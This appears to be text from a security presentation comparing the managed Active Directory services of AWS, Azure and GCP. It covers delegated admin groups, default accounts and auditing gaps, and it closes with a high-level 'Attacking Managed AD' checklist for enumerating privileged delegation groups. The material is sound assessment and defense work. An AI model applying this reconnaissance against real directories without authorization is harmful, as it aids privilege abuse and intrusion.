
Directory details

[Reset user password](#) 

Directory type	VPC	Status
Microsoft AD	vpc-251eb94e 	 Creating
Edition	Subnets	Last updated
Standard	subnet-8e905ee5 	Monday, July 20, 2020
Directory ID	subnet-5422262e 	Launch time
d-9a67273b45	Availability zones	Monday, July 20, 2020
Directory DNS name	us-east-2b, us-east-2a	
lab.trimarcrd.com	DNS address	
Directory NetBIOS name	172.31.14.175, 172.31.22.253	
LAB		
Description - Edit		
Trimarc RD Lab		

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

AWS Directory Service for Microsoft Active Directory



AWS Directory Service for Microsoft Active Directory

- 2 DCs running Windows Server 2012 R2 (172.31.14.175 & 172.31.22.253)
- Default domain Administrator account “Administrator” in the “AWS Reserved” OU.
- First account is “Admin” and gains full rights on customer OU
- Customer OU created and rights delegated to AWS Administrators (& default Admin account)
- The domain password policy is default, but the customer has the ability to modify 5 pre-created Fine-grained password policies
- The DC auditing policy is decent except no Kerberos audit policies, so no way to detect Kerberoasting (requires "Audit Kerberos Service Ticket Operations" auditing).

AWS Managed AD – Customer Admin Account

```
PS C:\Users\admin> get-aduser 'admin' -prop description
```

```
Description      : DO NOT DELETE: Provided by AWS for administration of directory objects. This account has FULL CONTROL over the root
                   OU: 'OU=LAB,DC=lab,DC=trimarcrd,DC=com' and group management rights to groups in AWS Delegated Groups OU
DistinguishedName : CN=Admin,OU=Users,OU=LAB,DC=lab,DC=trimarcrd,DC=com
Enabled           : True
GivenName         :
Name              : Admin
ObjectClass       : user
ObjectGUID        : 1408d957-db4b-4355-a714-9ef099bfc6f0
SamAccountName    : Admin
SID               : S-1-5-21-299155490-801632954-1140098970-1113
Surname           :
UserPrincipalName :
```

AWS Microsoft AD Delegation Groups

- **AWS Delegated Administrators** group is delegated most rights including:
 - Group Modify rights on the "AWS Delegated Groups: OU"
 - "Reanimate-Tombstones" (effectively the ability to undelete objects)
- **AWS Delegated Managed Service Account Administrators** group is delegated rights to create and manage MSAs
- **AWS Delegated Add Workstations To Domain Users** added to the "Add workstations to domain" URA on DC GPO
- **AWS Delegated Kerberos Delegation Administrators** added to "Enable computer and user accounts to be trusted for delegation"
- **AWS Delegated Replicate Directory Changes Administrators** group is delegated "DS-Replication-Get-Changes" at the domain level
- **AWS Delegated Domain Name System Administrators** is added to the DNSAdmins group providing DNS administration.
- **AWS Delegated Server Administrators** group is added to the local Administrators on all computers in the customer OU ("LAB") and child OUs via the GPO "ServerAdmins".

Azure Active Directory Domain Services

Basics

Name	trimarcrd.com
Subscription	Pay-As-You-Go
Resource group	TrimarcRDResourceGroup
Region	East US
SKU	Enterprise
Forest type	Resource (preview)

Network

Virtual network	(new) aadds-vnet
Subnet	(new) aadds-subnet
Subnet Address	10.0.1.0/24
Network security group	(new) aadds-nsg

Administrator group

Administrator group	AAD DC Administrators
Membership Type	Assigned

Notifications

Notify global administrators	Yes
Notify AAD DC administrators group	Yes

Synchronization

Synchronization scope	Scoped
-----------------------	--------



By enabling Azure AD Domain Services for this directory, you consent to storing credential hashes required for NTLM and Kerberos authentication in Azure AD.

Azure Active Directory Domain Services (Managed AD)



Azure AD Directory Services (Managed AD)

- 2 DCs running Windows Server 2012 R2 (10.0.1.4 & 10.0.1.5)
- Default domain Administrator account “dcaasadmin” (default location)
- Initial admin account is Azure AD account – can select Azure AD accounts (or synched on-prem AD accounts)
- Customer OUs: AADDC Computers & AADDC Users
- 1 Fine-Grained Password Policy (FGPP) called “AADDSTFPSO”
- Authenticated Users can add computers to the domain
- Event auditing on Managed AD Domain Controllers not configured via GPO, so can't see configuration.

Azure AD DS Delegation Groups

- AAD DC Administrators has the ability to create new OUs (domain)
- AAD DC Administrators is delegated Full Control on:
 - AADDC Computers
 - AADDSSyncEscrows
 - AADDSSyncState
 - Managed Service Accounts
 - Program Data
- AAD DC Administrators has Edit Settings rights on the GPOs:
 - AADDC Computers GPO (linked to OU=AADDC Computers,DC=trimarcrd,DC=com)
 - AADDC Users GPO (linked to OU=AADDC Users,DC=trimarcrd,DC=com)
- The GPO AADDC Computers GPO adds AAD DC Administrators to the local group Administrators in the following OU AADDC Computers
- AAD DC Service Accounts has DS-Replication-Get-Changes rights

GCP Managed Service for Microsoft Active Directory (Managed Microsoft AD)

Item	Estimated costs
Windows Server 2019 Datacenter Edition Usage Fee	\$134.32/month
Show more	
Google Compute Engine Costs	
2 x VM instance: 2 vCPUs + 7.5 GB memory (n1-standard-2) + 100GB Boot Disk	\$165.64/month
Sustained use discount	- \$43.69/month
Total	\$256.27/month

Basic details

Domain Name (FQDN)
lab.trimarcrd.com

Netbios name
lab

Region health

us-east1  Healthy

Labels

None

Creation time

7/28/20, 3:52 PM

Last update time

7/28/20, 4:28 PM

Network details

Project
neon-fort-284318

Networks
[default](#)

IP CIDR range
10.10.23.0/24


Access details

Admin name
trdadmin

Password

 SET PASSWORD

GCP Managed Microsoft AD



GCP Managed Microsoft AD

- 2 DCs running Windows Server 2019 Datacenter (2012R2 Forest FL)
- The AD Recycle Bin has not been enabled
- Default domain Administrator account “Administrator” (disabled)
- 2nd domain admin account “cloudsvcadmin”
- First account is customer created (“setupadmin” –can be changed)
- The domain password policy is default, but the customer has the ability to create Fine-grained password policies
- Event auditing on Managed AD Domain Controllers not configured via GPO, so can’t see configuration.

GCP Managed AD Delegation Groups

- Cloud Service All Administrators
 - Delegated Full Control on all objects (& link GPO rights) in the Cloud OU
- Cloud Service Administrators
 - Member of Cloud Service All Administrators & Group Policy Creator Owners
- Cloud Service Computer Administrators
 - Added to local Administrators group via GPO on Cloud OU
- Cloud Service Managed Service Account Administrators
 - Delegated Full Control on the Managed Service Accounts OU
- Cloud Service DNS Administrators
- Cloud Service Protected Users
- Cloud Service Group Policy Creator Owners

Managed AD Common Themes

- No customer Domain Admin or Domain Controller rights.
- Custom OU(s) are provided for customer use (users, computers, groups, etc.).
- Delegation groups provides AD component management capability to customer.
- Domain Password Policy is default (7 characters), with the ability to adjust via Fine-Grained Password Policies.
- Azure AD DS & GCP Managed AD both seem to have default Domain Controller GPO settings.
- All provide the ability to configure an AD trust, so you may see the on-prem AD forest trust a Managed AD environment (in the near future).
- Slightly different (or quite different!) approaches are used to provide the same or similar capability.

AD Security Review PowerShell Script: <https://trimarc.co/ADCheckScript>

Attacking Managed AD

- Determine which Managed AD you are viewing (combination of OU and group names)
- Likely no escalation to Domain Admins, so focus on delegation groups & membership
- Identify default customer admin account.
- Azure AD DS can be managed by Azure AD accounts that are synchronized into Azure AD DS or even on-prem AD accounts synched in from the on-prem Azure AD Connect (through Azure AD) to Azure AD DS. If Password Hash Sync (PHS) is enabled, then the on-prem AD account hash is included.
- Enumerate Managed AD privileged group membership.
- Managed AD typically used & managed by Application Owners who may not realize the rights they do have as members in the Managed AD delegation groups.
- DC auditing may not be configured to detect malicious activity (or sent to SIEM)




Attacking Hybrid Cloud Components

Authentication flow and network path



Microsoft Pass-Through Authentication (PTA)




<https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-pta>

Attacking Microsoft PTA

